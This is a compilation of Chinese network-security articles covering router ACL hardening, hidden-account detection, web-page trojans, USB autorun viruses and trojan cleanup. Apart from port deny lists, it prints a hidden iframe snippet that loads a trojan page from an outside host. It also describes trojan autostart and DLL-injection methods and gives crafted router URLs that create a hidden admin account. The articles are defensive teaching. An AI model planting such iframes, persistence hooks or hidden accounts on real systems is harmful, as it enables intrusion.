(2) 拒绝互联网用户使用私有地址、回环地址、组播地址等作为 IP 源地址访问内部网络。

(3) 拒绝对内网用户系统典型漏洞端口的访问。

① 拒绝全网络 IP 源地址：

```
Access-list 111 deny ip 0.0.0.0 0.255.255.255 any
```

② 拒绝私有 IP 源地址：

```
Access-list 111 deny ip 192.168.0.0 0.0.255.255 any
```

③ 拒绝回环 IP 源地址：

```
Access-list 111 deny ip 127.0.0.0 0.255.255.255 any
```

④ 拒绝 DHCP 自定义源地址：

```
Access-list 111 deny ip 169.254.0.0 0.0.255.255 any
```

⑤ 拒绝组播 IP 源地址：

```
Access-list 111 deny ip 224.0.0.0 15.255.255.255 any
```

⑥ 拒绝访问 135、137、138、139、445 和 593 端口，

用于控制 Blaster 蠕虫的扫描和攻击：

```
Access-list 111 deny tcp any any eq 135
```

```
Access-list 111 deny tcp any any eq 137
```

```
Access-list 111 deny tcp any any eq 138
```

```
Access-list 111 deny tcp any any eq 139
```

```
Access-list 111 deny tcp any any eq 445
```

```
Access-list 111 deny tcp any any eq 593
```

⑦ 拒绝访问 69 和 4444 端口，用于控制 Slammer 蠕虫的传播：

```
Access-list 111 deny udp any any eq 69
```

```
Access-list 111 deny tcp any any eq 4444
```

⑧ 拒绝远程 telnet 内网主机：

```
Access-list 111 deny tcp any any eq Telnet
```

⑨ 允许内网用户 Ping 外网的 ICMP 回应数据包通过：

```
Access-list 111 permit icmp any any echo-reply
```

⑩ 允许内网用户主动对外建立连接后返回的数据包通过：

```
Access-list 111 permit tcp any any established
```

## 常见攻击手段及安全策略

(1) 防止广播流量进入，防范 Smurf 类型的攻击

阻止所有的向内回显请求，防止路由器将指向网络广播地址的数据包映射到局域网广播地址：

```
No Up Directed-Broadcast
```

(2) 防止外部网源路由欺骗

为了防止外部网恶意用户为内网的数据包制定一个非法路由，将原本应该送到合法目的地的数据报送到恶意用户指定的地址：

```
No IP Source-Route
```

(3) 防止外网 ICMP 重定向欺骗

要防止来自外部的恶意用户 ICMP 重定向服务来对路由器进行重定向，将本应该送到正确目标地址的信息重定向到他们指定的设备，从而获得有用信息：

```
No IP Redirects
```

(4) 减少 Flood 攻击，关闭 IP 直接广播

在路由器广域网接口 No IP Direct-Broadcast，这样除了隔离 255.255.255.255 的全广播以外，对于类似 192.10.6.255 网段广播地址也予以隔离，可以大大减少被 Flood 攻击的风

险，也能减少主干线路上不必要的流量。

(5) 裁减 Cisco 路由器服务

a. 关闭 Finger 服务：

No ip finger

b. 关闭 http 服务：

No ip http server

c. 关闭域名解析服务：

No ip domain-look up

d. 关闭 IP Classless：

No ip classless

No service tcp-small-servers

No service udp-small-servers

e. 禁用 http Server：

No ip http server

f. 禁用 Finger 服务：

No service finger

g. 禁用 bootp 服务：

No ip bootp server

## 内外网安全连接三剑客

内外网建成运行后，需要考虑双网之间的互联互通问题。技术实现的重点是关注基础层的物理互联、数据层的数据接口和安全措施、业务层的控制手段。

一般情况下，可以采用防火墙、路由器、网关等设备和实现网间的连通。

根据功能网络的安全等级要求，网间互联安全性由低到高所采用的方式有以下三种：防火墙、路由器、安全隔离网闸。

### 1. 使用防火墙

防火墙是指设置在不同网络或域之间的一系列部件的组合，是两网络或域之间信息的唯一出入口，可以依靠制定安全策略、控制出入网络的信息流实现内部网络的安全。

防火墙在技术上有分组过滤和应用代理两类：分组过滤根据分组包头源、目的地址和端口号、协议类型等标志确定是否允许通过；应用代理也就是应用网关（Application Gateway），主要技术特点是通过为每种应用服务编制专门的代理程序实现监视控制通信流的通过，达到安全连通的目的。

对于安全等级要求较低的功能模块与 Internet 连接可以使用防火墙，较高要求的采用硬件防火墙、设置 DMZ（非军事化区）堡垒主机、内部防火墙三级构架来实现。

第一级：外部硬件防火墙便于各种应用的开展。

第二级：DMZ（非军事化区）的作用是在内外防火墙间建立一个过滤子网，保证内网安全的缓冲区。

第三级：内网防火墙用于过滤内网和堡垒机之间的数据包，是在堡垒主机被攻击后的内网安全保障。

这种三级构架保证了重要功能内网的安全性。

常用的实现方式是使用 Internet 连接防火墙保护家庭或小型办公网络。ICF 通过允许安全的网络通信通过防火墙进入内部网络，同时拒绝不安全的通信进入，使内部网络免受

外来威胁。另外，还需要在直接连接到 Internet 的任何一台计算机的网络连接上启用 ICF。

ICF 可以为通过电缆调制解调器、DSL 适配器或调制解调器、拨号调制解调器连接到 Internet 的单个计算机提供保护。如果在 VPN 连接上启用 ICF，此连接会影响文件共享和其他 VPN 功能的操作。在网络连接上启用 ICF 时，“网络连接”中将显示网络连接图标。

在网络组建初期，我们就是利用一台电脑作为外网服务器，两块网卡分别接入外网和内网交换机，使用 Windows 自带的 Internet 连接防火墙(ICF)。防火墙软件用于对允许从 Internet 进入内部网络的通信设置限制，充当网络与外部世界之间设防边界的安全系统，设定为共享上网，实现内外网接入。

软件防火墙接入方式拓扑示意图如图 1 所示。




图 1 软件防火墙接入方式拓扑图

通过一段时间运行后发现，这种方式存在以下几个问题：

一是服务器本身安全性对整个网络影响较大，特别是服务器只要出现故障就会造成整个内网的断网。

二是使用服务器上网会影响到其他用户网速。

三是对杀毒软件的设置不当会造成共享接入网络受限。我们在使用瑞星杀毒软件时，就曾因为安全级别设置较高，造成莫名的网络接入无效。

所以，推荐使用路由交换机方式接入网络。

## 2. 路由交换机方式

路由器本身相当于一台独立的电脑，功能很多，可以连接不同类型的网络，可以智能分配网络连接，对信息进行过滤和重新封包等。这种方式是使用最多的一种，适合中小型网络连接服务。

路由交换机在节约成本和方便管理控制方面有很大优势，通过设置交换机上的不同 VLAN，为各功能网分配不同的 VLAN，通过 ACL（访问控制列表）对数据交换进行控制。

标准 ACL 只检查数据源地址，而扩展 ACL 既检查数据源地址，同时还可以检查目的地址，还能检查数据包的特定协议类型、端口号等，起到防火墙的作用，实现功能网间数据交换和访问控制。

由于路由器价格便宜，一般网络互联多采用这种方式。例如，我们单位 30 多台外网计算机，通过路由器和两台 24 口交换机实现光纤接入的宽带共享，在本身小型局域网内实现资源共享。

拓扑结构如图 2 所示。

另外，我们还组建了一个严格从物理上与外网隔离的广播系统，在直播室内同时有两台电脑分别接入了外网和内网，方便使用内部文字音频资料，如节目间奏标头等，外网计算机连接因特网上的实时资源，收取如短信平台信息、新歌推荐、电子邮件等服务。




图 2 路由器交换机方式网络互连

## 3. 安全隔离网闸

在核心网络和安全等级要求较高的情况下，为了实现综合业务网、单位门户网络等功能网与外网实现互联互通，应该使用“安全隔离网闸”方式。

“安全隔离网闸”是经过国家保密工作部门认定，结合其他安全技术实现网络物理隔离，提高互联时代网络安全的

一种技术手段。

安全隔离网闸的部署示意图如图 3 所示。




图 3 安全隔离网闸内外互连结构

安全隔离网闸是使用带有多种控制功能的固态开关读写介质来连接两个独立的主机系统，并采用 GAP 技术的信息安全设备。GAP 技术是能实现安全信息交换和资源共享的技术。

整个系统由三部分组成：内网处理单元、外网处理单元和专用隔离硬件交换单元。其中，专用隔离硬件交换单元在任一时只连接内网或外网处理单元，连接受硬件电路控制高速切换，满足了内外功能网络的物理隔离，同时还可以实现数据的动态交换。

采用安全隔离网闸进行网络间的互联，使得网络之间不存在通信的物理连接、逻辑连接、信息传输命令、信息传输协议，没有依据普通协议的信息包转发过程。

当有数据需要从一端通过安全隔离网闸到另一端时，会先将数据包中的裸数据隔离，后采用自定义数据通信协议重新封装，实现数据包的静态“网间摆渡”。

安全隔离网闸在物理上隔离、阻断了已知和未知的网络潜在攻击，并对网络协议、数据格式进行实时监测，当发现数据包存在安全隐患时，立即丢弃。隔离网闸不仅可以实现数据文件的交互，同时还支持数据库访问功能，支持各种应用软件系统的开展，是对安全网络隔离要求较高的用户的主要选择方案。

在广播电视数字化播出系统内，这种方案主要应用在大型台站，因为这些台站同时拥有自己的网站、网上直播、邮件服务等拓展业务，但在核心的播出系统依然会采用专门的软件和硬件网络，保障绝对的技术和内容安全。

## 打造安全的路由 Modem

众所周知，SOHO 型硬件共享网络大都通过 SOHO 型路由器进行 ADSL 拨号，需要将账号和密码填入路由器配置中，一旦拨号成功，路由器将自动对密码进行加密。即便是破解右键显示出源代码也是经过加密的密文，如 TP LINK402M 显示的密文为 Hello123World。采用该方式拨号的网络，

南昌铁路局 冯金 ADSL 账户、密码会更加安全。

还存在另一种 SOHO 硬件共享方式，大多数学生宿舍为了节约资金都会采取这类方式，即使用宽带路由的 Modem 连接 Switch 或 Hub，带路由的 Modem 有时也称为 ADSL-Router Modem，说穿了就是带 NAT 转换的 Modem。



这里以华为 SmartAX Mt880r 为例，找到保存有 ADSL 账户和密码的页面，用鼠标右键单击查看源文件，会发现密码框的值为明文显示，如图 1 所示。




图 1 明文密码

是不是吓了一跳？这个密码太容易被别有用心的人获得了。其实不必紧张，通过如下设置可以对 ADSL 账户和密码进行有效的保护。

大家都知道，通过设置 Web 管理地址也能达到一定的安全目的，防止非法攻击者猜测网关。但对于采用 SOHO 硬件共享方式的网络，一旦被入侵到内网，通常只需要一条命令 `Ipconfig /all` 就可以找出上层网关，也就是设备地址，如图 2 所示。



图 2 Ipconfig/all 命令结果

有部分 ADSL-Router Modem 有服务端口的设置，可以在其中更改 WWW 的默认登录端口，关闭 Telnet 服务。遗憾的是，有的 ADSL-Router Modem 并没有这个选择，我们的 880r(软件版本 V100R002B015 SVT，固件版本 E.37.5.45)没有这个功能。但在高级选项内提供了 ACL，如图 3 所示。



图 3 ACL 设定

通过以上设置，只有 192.168.1.8 才可以对设备进行的管理，其他地址想通过浏览器访问 IE 时一律会提示“此程序无法显示页面”。到此处，建议大家保存配置。

最后说说如何删除默认的 Admin 用户（只针对 880r，其他设备类似）。默认的 Admin 用户后面没有删除图标，可以建立一个管理员用户。

采用新的管理员登录，通过构造的连接删除 `http://192.168.1.1/Action?id=71&ex_param1=admin`。

清除 IE 临时文件，重启 IE 通过 `http://192.168.1.1/Action?id=71&ex_param1=“用户名”`，然后再将新建的用户删除，这也可以达到理论上的绝对安全，即难进入，进得来也没权限，因为根本就没有该用户。

不过这种方法也会限制自己的使用，在删除第二个管理员用户时考虑设置一个拥有“用户”权限的用户。

如果需要管理员权限仍然可以通过 `http://192.168.1.1/Action?user_id=ab&priv=1&pass1=a&pass2=a&id=70&cmd%CC?=%CC?` 构造。此处构造一个用户名为 ab，密码为 a 的管理员权限用户，普通用户是看不见该管理员账户的。清除 IE 临时文件，重启 IE 可使用此账户。

## 把可疑账号一网打尽

非法攻击者常用的手段之一就是窃取对应账号，以“正常”的身份进行所需要的操作。如何判断系统中是否有可疑账号呢？

### 使用“Net User”命令

单击 Windows 系统中的“开始”→“运行”→输入“CMD”→“确定”→输入“Net User”，该命令可以查看计算机上所有用户账号，如图 1 所示。同时使用“Net LocalGroup Administrators”命令可以查看 Administrators 组中具有管理员权限的账号，这个步骤主要是查看账号中是否存在可疑账号，可使用“Net User 用户名/del”删除可疑用户。



图 1 用 Net User 命令查看账号

### 用“管理”查影子账号

右键单击“我的电脑”图标，在弹出的菜单中选择【管理】命令，如图 2 所示。查看是否有以“\$”字母结尾的账

号，这类账号俗称影子账号（具有同管理员账号相同的权利，使用计算机者难于发现），应该将其删除。不推荐使用 Guest 账号，应将其禁用。



图2 查看影子账号

### 在注册表中查看克隆账号

在操作系统中的用户账号无论是内置账号还是后建账号，在注册表中都能看见，此步骤可以看见前面两步骤中看不见的隐藏账号。

#### 操作一：赋予权限

打开注册表目录 HKEY\_LOCAL\_MACHINE\SAM，单击鼠标右键选择【权限】命令，赋予管理员账号“完全控制和读取”的权限，如图3所示。




图3 赋予管理员账号权限

设置后可能要重新启动计算机才能打开注册表 SAM 目录。因为 SAM 是保存用户账号的地方，该“项”在默认情况下是不可见的，如果想看内部的内容就必须首先对其授权。

#### 操作二：查找可疑

打开注册表目录 HKEY\_LOCAL\_MACHINE\SAM\Domains\Account\Users\Name，查找是否有类似 Guest\$ 可疑账号，如图4所示。其中 Guest\$ 即为非法入侵者的账号，此账号在前面两步骤中用“Net User”和“计算机管理”是查询不到的。

在图4中，“000001F4”表示的是管理员账号，即使管理员账号被重命名，这个值也是不会变的，所以可以通过这个值来判断重命名后的管理员账号。“000001F5”表示的是 Guest 账号，剩下的其他值基本上就是后来创建的用户账号生成值。这样我们就可以很清楚地知道“000003EC”是属于 Guest\$ 这个非法入侵者的账号生成值，将注册表对应的键值删除即可。



图4 在注册表中查找可疑账号

## 提防网页木马

网页木马实际上是一个 HTML 网页，只不过这种网页中被嵌入了具有木马功能的脚本。一旦用户打开了带有网页木马的网页，被嵌入的脚本就能自动开始运行并下载木马到本地计算机上。并且这些被嵌入的脚本一般为了逃避杀毒软件的网页监控，通常都会使用一些工具对网页的源代码进行加密处理。

网页木马通常被挂载在网站的主页上，或者网站所提供的可以下载或播放的多媒体文件（如 RM、RMVB、WMV、WMA、Flash 等）上。此外，电子邮件、论坛等场合也是网页木马的常见栖身之处。

### 网页木马的自启动

与其他类型的木马一样，网页木马为了能够在用户毫无察觉的情况下运行，同样也具有自加载技术和隐藏技术。

#### 1. 自加载技术

所谓自加载就是程序的自运行。自加载的方法有很多种，常见的是将需要运行的程序加载到启动里面或把程序的启动路径写到注册表的项 HKEY\_LOCAL\_MACHINE\Software\Microsoft\CurrentVersions\Run 中，修改 Boot.ini（如 System.ini 和 Win.ini）文件，修改 Explorer.exe 启动参数。

东北大学秦皇岛分校 管莹

或者修改注册表键值直接启动，如修改 System.ini（位置 C:\Windows）文件的方法如下：

[Boot] 项原始值配置：“Shell=Explorer.exe”，Explorer.exe 是 Windows 的核心文件之一，每次系统启动时都会自动加载。

[Boot] 项修改后配置：“Shell=Explorer C:\Windows\Trojan.exe”（Trojan.exe 即为某一木马程序）。

又如修改 Win.ini（位置 C:\Windows）：

[Windows]项原始值配置：“Load=”和“Run=”，一般情况下，等号后无启动加载项。

[Windows]项修改后配置：“Load=”和“Run=”后加入木马的程序名。

这种木马的解决办法为：执行“运行”→“Msconfig”命令，将 System.ini 文件和 Win.ini 文件中被修改的值改回原值，并将原木马程序删除。

如果不能进入系统，则在进入系统前按【Shift+F5】组合键进入 Command Prompt Only，分别键入命令 Edit System.ini 和 Edit Win.ini 进行修改。

相对来说，修改注册表的方式要比上面的修改启动和 Boot.ini 文件要隐蔽得多。比如，对于注册表中的项：HKEY\_LOCAL\_MACHINE\Software\Classes\Exefile\Shell\Open\Command\，其原始数值数据为“%1”，该注册表项是运行可执行文件的格式。此时，如果修改后的数值数据为：C:\System\Trojan.exe “%1”，这就使该表项变为每次运行可执行文件时都会先运行 C:\System\Trojan.exe 这个程序。比如，如果在 QQ 的 Command 的注册表项中进行上述修改，那么每次启动 QQ.exe，木马程序也就被加载运行了。

修改注册表的方法的明显弊端就是用户可以通过查看注册表选项发现木马的存在，因此，发现和防范的方法就是检查注册表。

## 2. 进程隐藏技术

木马的隐藏分为真隐藏和假隐藏。真隐藏与假隐藏的区别在于假隐藏木马具备独立的进程空间。

假隐藏是第一代进程隐藏技术，是利用 Windows 98 后门来实现的。在 Windows 98 中，微软提供了一种能将进程注册为服务进程的方法，这种技术称为 RegisterService Process。只要利用这种方法，任何程序的进程都能将自己注册为服务进程，而服务进程在 Windows 98 中的任务管理器中恰巧又是不显示的，所以便被木马程序钻了空子。

要对付假隐藏的木马比较简单，只需使用其他第三方进程管理工具即可找到其所在。

真隐藏是木马的第二代进程隐藏技术，是利用 DLL 技术以进程插入的方式实现的。

当按【Ctrl+Alt+Delete】组合键时，就可以在任务管理

器中看到系统中正在运行的进程。这样，假隐藏的木马就能在 Windows NT 或更高系统的任务管理器中被现形。木马为了能够在 Windows NT 或更高的系统中隐藏进程，通常利用 DLL 文件。

起初木马利用 DLL 制式为了替换系统调用 Wsock32.dll 来实现远程控制功能。随着微软数字签名技术和文件恢复功能的出现，这种木马的生命力日渐衰弱，于是出现了时下的主流木马——动态嵌入式 DLL 木马，即将 DLL 木马嵌入正在运行的系统进程中，如 Explorer.exe、Svchost.exe、Smss.exe 等无法结束的系统关键进程。

这样一来，任务管理器里就不会出现 DLL 文件，而只会出现 DLL 的载体 EXE 文件，这就是 DLL 木马的隐藏技术。

DLL 木马的进程插入也有多种实现方法。

### （1）使用注册表插入 DLL

早期的进程插入式木马是通过修改注册表中的项 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\WindowsApplnit\_DLLs 来达到插入进程的目的。

这种插入方式的缺点是不实时，修改注册表后需要重新启动才能完成进程插入。

### （2）使用钩子 Hook 插入 DLL

这是比较高级和隐蔽的方式，通过 Windows 系统的钩子机制，调用 SetWindows HookEx 函数来插入进程。

这种方法的缺点是技术含量较高，程序调试困难，这种木马的制作者必须具有相当的 Win32 编程水平。

### （3）使用远程线程函数(Create RemoteThread)插入 DLL

在 Windows 2000 及以上的系统中提供了“远程进程”机制，可以通过一个系统 API 函数来向另一个进程中创建线程(插入 DLL)。

这种方法的缺点是仅支持 Windows 2000 及以上系统。

对于利用上述技术实现真隐藏的 DLL 木马，无论是“任务管理器”还是杀毒软件，想对木马进程进行检测都是徒劳的。这种木马目前没有非常有效的查杀手段，只能寄希望于在其运行前有杀毒软件检测到木马文件并阻止其运行。

当时还有一种技术是由木马程序将其自身的进程信息从 Windows 系统用以记录进程信息的“进程链表”中删除，这样进程管理工具就无法从“进程链表”中获得木马的进程信息了。但由于缺乏平台通用性，而且在程序运行时有一些问题，所以没有被广泛采用。

## 3. 网页木马的挂载隐藏技术

不要以为只有访问黄色或其他非正常网站才会中网页木马，访问正常网站甚至是知名网站也有可能中网页木马。这是因为非法攻击者会利用 IE 漏洞在很多正常网站的主页

上挂载网页木马。那么他们是如何在正常网站上挂载网页木马的呢？

请看如下一段代码：

```
iframe src="http://go163go.vicp.net/hk.htm" width="0"
height="0" frameborder="0">
</iframe>
```

这段代码中，超链接 src 的值 http://go163go.vicp.net/hk.htm 就是上传到服务器上的网页木马的网址。<iframe> 是 HTML 提供的浮动帧标签，利用这个标签可以把一个 HTML 网页嵌入到另一个网页里，从而实现“画中画”的效果。

假设这段代码被插入到某知名网站首页的源代码的 <BODY>...</BODY> 之间，从表面上是看不出被插入了该代码的网页有什么变化的。但是，由于这段代码中的 <iframe> 标签把网页木马隐蔽地嵌入在插入代码的网页当中，并且将宽 (Width)、高 (Height)、边框 (Frameborder) 都设置为“0”，使得被插入的画中画在原网页中显示不出来，让用户根本觉察不到网页的变化。然而，由于嵌入的网页实际上在用户打开这个被嵌入了浮动帧标签的网页时已经被自动打开了，所以，这个被悄悄自动打开的网页上的下载木马和运行木马的脚本就随着原网页的打开而开始执行了。

由上可知，这种网页木马的嵌入需要访问原网站网页的源文件并对其进行修改和重新存储。还好，一般的用户特别是通过 Internet 远程访问的用户是没有这样的权限的，除非他获得了 Webshell 权限。

那么，非法入侵者又是如何获得 Webshell 权限的呢？他们通常是通过服务器本身的漏洞来实现的。比如，著名的缓冲区溢出漏洞就可以让非法攻击者获得整个系统的 Root 权限。获得 Root 权限的用户相当于系统管理员，对整个服务器的所有资源都具有绝对的权限，更何况是修改源代码的 Webshell 权限呢？

## 网页木马的防范措施

网页木马通常都是反弹端口型的，而防火墙对于连入的链接往往会进行非常严格的过滤，但是对于连出的链接却疏于防范。当木马开发者发现了防火墙的这一特性后，即开发出了反弹端口型木马。

与一般的木马相反，反弹端口型木马的服务端（被控制端）使用主动端口，客户端（控制端）使用被动端口。木马定时监测控制端的存在，发现控制端上线立即弹出端口主动连接控制端打开的主动端口。为了隐蔽起见，控制端的被动端口一般开在 80，即使用户使用扫描软件检查自己的端口，发现类似 TCP UserIP: 1026 ControllerIP: 80 ESTABLISHED 的情况，不注意也会以为是自己在浏览网页。这种反弹端口型木马即使是使用反汇编型杀毒软件都无法识别。

网页木马的防范措施如下：

### (1) 及时为系统打补丁

前面已经提到，网页木马通常是利用 IE 或系统的其他程序的漏洞来实现网页代码的嵌入和传播。因此，经常关注官方网站发布的安全漏洞报告，定期到安全网站上下载并安装最新的安全补丁是防范网页木马比较有效的办法。

### (2) 避免执行不安全 IE 插件

很多 ActiveX 插件都有漏洞，比如，有的 ActiveX 对象具有运行 EXE 程序的功能，如 Shell.application 控件。这些控件一旦在网页中获得了执行权限，就使非法攻击者有机可乘，他们会利用这些控件的运行来获取运行其木马程序的权限。因此，对于那些不需要的或不经常需要的 IE 插件，可以让其不被执行。对于肯定不用的 IE 插件，可以直接卸载或给它改名，这样，非法攻击者就找不到或不了解 IE 插件的名称，也就很难使用这些插件来获得权限了。

卸载 ActiveX 控件的方法如下：

(1) 单击【开始】→【运行】命令，输入“CMD”命令打开命令提示符窗口。

(2) 在命令提示符下输入“Regsvr32.exe Shell32.dll /u/s”，然后按回车键，将 Shell.application 控件卸载。

当需要重新使用这个控件的时候，可以在命令提示符窗口中输入“Regsvr32.exe Shell32.dll /i/s”命令将它们重新安装（注册）。

在上述命令中，“Regsvr32.exe”是注册或卸载 OLE 对象或控件的命令，[/u]是卸载参数，[/s]是安静模式参数，[/i]为安装参数。

如果要改一个控件的名称，则需要将控件的名称和 CLSID (Class ID) 都进行更改。下面假设我们要改的是 Shell.application，方法如下：

① 打开注册表编辑器，查找“Shell.application”，用这个方法能找到两个注册表项：“{13709620-C279-11CE-A49E-444553540000}”和“Shell.application”。

② 把 {13709620-C279-11CE-A49E-444553540000} 改为：{13709620-C279-11CE-A49E-444553540001}。

### 注意

不要和系统中的其他 CLSID 重复。

③ 把“Shell.application”改名为“Shell.application\_xxx”，以后用到这个控件的时候使用这个名称就可以正常调用该控件了。

### (3) 修改 IE 的安全级别和禁用脚本与 ActiveX 控件

由于网页木马是利用 IE 脚本和 ActiveX 控件上的一些漏洞下载和运行木马的，只要我们禁用了脚本和 ActiveX 控件，就可以防止木马的下载和运行。

方法如下：

① 在 IE 浏览器的菜单栏上选择【工具】→【Internet



选项】命令，打开“Internet 选项”对话框。  
② 打开“安全”选项卡，在 Internet 和本地 Internet 区域分别把滑块移动到最高，或者单击“自定义级别”，在打开的对话框中禁用脚本和 ActiveX 控件。  
禁用脚本和 ActiveX 控件会使一些网页的功能和效果失去作用，所以是否禁用要根据自己的安全需要来定。

拒绝 U 盘病毒

福建省厦门超高压输电变电局 傅慧斌

最近，网络内总是有计算机感染 U 盘病毒，让我着实费了一番功夫做善后工作，也由此总结出一些防范经验。

禁用“自动播放”功能

要想避免感染 U 盘病毒，自然要禁用“自动播放”功能。

1. Windows XP Professional

在“运行”对话框中输入 Gpedit.msc，进入组策略，找到“计算机配置”→“管理模板”→“系统”，在右窗格中找到“关闭自动播放”，双击进入，把它设置为“已启用”，并把关闭自动播放设置为“所有驱动器”。

2. Windows XP Home

Windows XP Home 版本中，组策略功能被去除，无法通过 Gpedit.msc 设置，需要修改注册表来实现。在“运行”中输入 Regedit，打开注册表编辑器找到 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer，在右窗格中找到键名为 NoDrive TypeAutoRun 的项，将键值改为 FF 即可，如图 1 所示。



图 1 更改键值阻止 U 盘病毒

键值含义对应如下所示：

- 0x1：禁用未知驱动器自动播放。
- 0x4：禁用可移动驱动器自动播放。
- 0x8：禁用固定驱动器自动播放。
- 0x10：禁用网络驱动器自动播放。
- 0x20：禁用光驱自动播放。
- 0x40：禁用内存虚拟盘自动播放。
- 0x80：禁用未知驱动器自动播放。
- 0xFF：禁用所有类型驱动器自动播放。

这是一个 8 位的属性，每一位表示一种禁用模式，可以叠加。系统默认值是 0x95，由 0x1（未知驱动器）、0x80（未知驱动器）、0x4（软驱）和 0x10（网络驱动器）累加得到。

3. Windows Vista

关闭 Windows Vista 下自动播放的功能很简单，只需单击“开始”→“控制面板”→“自动播放 CD 或其他媒体”，在“自动播放”对话框中不选中“为所有媒体和设备使用自动播放”复选框，然后单击【保存】按钮即可。

设置完成后，插入任何媒体设备或光盘将不再弹出自动播放对话框。

禁用“自动播放”功能只能防止病毒通过自动播放来传播，如果您自己双击了 U 盘，那么这项设置当然就没有效果了，该如何解决呢？

U 盘病毒的传播要借用 Autorun.inf 文件，病毒首先把自己复制到 U 盘中，然后创建 Autorun.inf 文件，在您双击 U 盘时，系统会按照 Autorun.inf 中的设置内容自动运行 U 盘中的病毒。我们只要可以阻止 Autorun.inf 文件的创建，那么 U 盘上就算有病毒也无法自动启动，可惜不管给 Autorun.inf 设置了什么属性，病毒都会更改它。

我采用的方法是：在 U 盘根目录下删除 Autorun.inf 文件，然后在 U 盘根目录下建立一个文件夹，名字就叫 Autorun.inf，因为同一目录下，同名的文件和文件夹不能共存，病毒就创建不了 Autorun.inf 文件了。

不幸的是，目前已经有新的病毒能够有意识地检测 Autorun.inf 的存在，对于能直接删除的就删除掉，对于“无法删除”的则用重命名的方式修改；另外还有一种很早就出现的以文件名诱骗用户单击的病毒(如熊猫烧香)。对于这两类病毒，仅仅建立 Autorun.inf 文件夹是抵御不了的。可通过以下办法处理。

(1) 在插入 U 盘前按住键盘【Shift】键直到系统提示“设备可以使用”，然后打开 U 盘时不要直接双击打开，而是使用右键的资源管理器将其打开，或者先打开资源管理器（可按快捷键【WIN+E】），再通过左侧栏的树形目录打开可移动设备（最好养成这样的良好习惯）。

(2) 如果 U 盘内有来路不明的文件，尤其是文件名或

者图标比较诱惑人的文件，必须多加小心。

需要注意的是，不要看到图标是文件夹就理所当然地以为就是文件夹，不要看到图标是记事本就理所当然地认为是记事本，伪装图标是病毒的惯用伎俩。

(3) 安装 U 盘病毒免疫程序。目前常用的闪存病毒免疫程序有 360 安全卫士、卡卡上网安全助手等。

(4) 经常给系统打补丁，及时升级防病毒工具。

## 系统被劫持之后

最近，我在查找资料时不幸落“马”。

### 落“马”经过

由于单位最近要购买一些网络安全产品，在试用一些产品的基础上，我决定上网查找更全面的设备性能指标。

在百度搜索栏中输入几个关键字，按回车键，依次打开相关网页后，单击“复制”→“粘贴”；再输入关键字，按回车键，依次打开，继续单击“复制”→“粘贴”。突然，无数网页不断地弹出来，无数的 360 提示框也跟着弹了出来，提示不安全的系统挂钩要装入系统！

直觉告诉我，中木马了！

赶紧关网页，已经关不掉了，于是拔下网线，再看系统，瑞星杀毒软件、瑞星防火墙、360 安全卫士都已经被关闭，通过桌面的快捷方式也无法运行。一瞬间，系统就被病毒劫持！

### 查杀木马

#### 1. 扫描系统，记录日志

先用 HijackThis 扫描系统，将日志记录下来。

#### 2. 分析日志，结束进程

通过与系统正常时的日志对比发现，进程中多了一个 Mmc.exe，而此时我只运行了 HijackThis1991zww.exe 程序，并且主动运行计算机管理却无法进入，于是确定应该是病毒所为。同时按【Ctrl+Alt+Delete】组合键，无法进入任务管理器。所幸冰刃还可以运行，通过冰刃结束 Mmc.exe 进程，但进程结束后马上又会运行，单纯结束进程失败。

呼和浩特市电化教育馆 王瑞军

#### 3. 分析日志，查看注册表

从日志中可以看出，系统启动项（Run）应该还算正常。KernelFaultCheck 应该是系统内核发生问题时的正常报告，所以没有必要手动修改。

#### 4. 进入安全模式，查杀病毒

分析日志后，就进入安全模式进行杀毒。考虑到杀毒软件已经被禁用，并且近日木马猖獗，于是用拷贝的 360 顽固木马专杀大全进行杀毒。

在查杀选项卡中进行扫描，确实发现 Mmc.exe 有问题，清除后没有木马。然后用 360 安全卫士进行查杀，桌面快捷方式仍然打不开，从资源管理器实际物理路径运行 360Safe.exe，共发现 16 个恶评插件。

把所有发现的恶评插件清除，系统重启后再次运行 360 安全卫士手动查杀，又发现 4 个恶评插件和 1 个木马，其中修改一项系统文件镜像，查杀后桌面快捷方式可以运行。

最后运行瑞星杀毒软件进行全盘查杀，没有发现病毒。

### 经验总结

(1) 安装杀毒软件、安全卫士等安全工具，并开启实时监控功能，及时升级病毒库。

(2) 经常更新系统漏洞。

(3) 做好系统扫描日志备份，有条件的话做好系统备份。

(4) 不要尽信搜索结果。搜索到的网站一定要有选择地单击，要单击常见的大型网站及链接，尽量不要单击陌生网站。

(5) 一旦发现中毒第一时间断网，保存好数据进入安全模式进行杀毒。

## 步步为营 打造安全服务器

如今，中心机房的服务器越来越受关注，“动一发而牵全身”说得无不道理！主域服务器、ERP 服务器、代理服务器、邮件服务器等，随便哪个瘫痪，都可能给整个公司的运转带来不小的影响。

秦皇岛 杨欢

如何将现有服务器打造得更安全、更稳定、更可靠，已经成为当前网络管理人员必须面对的问题。

## 杀毒软件

这个部分不用多说，服务器不安装杀毒软件的危险性可想而知。假如一台文件服务器中毒，那么通过它进行数据中转的很多计算机都可能被感染。所以，给服务器安装杀毒软件是必须的，最好使用专门为服务器设计的专业杀毒软件。

## 服务分属

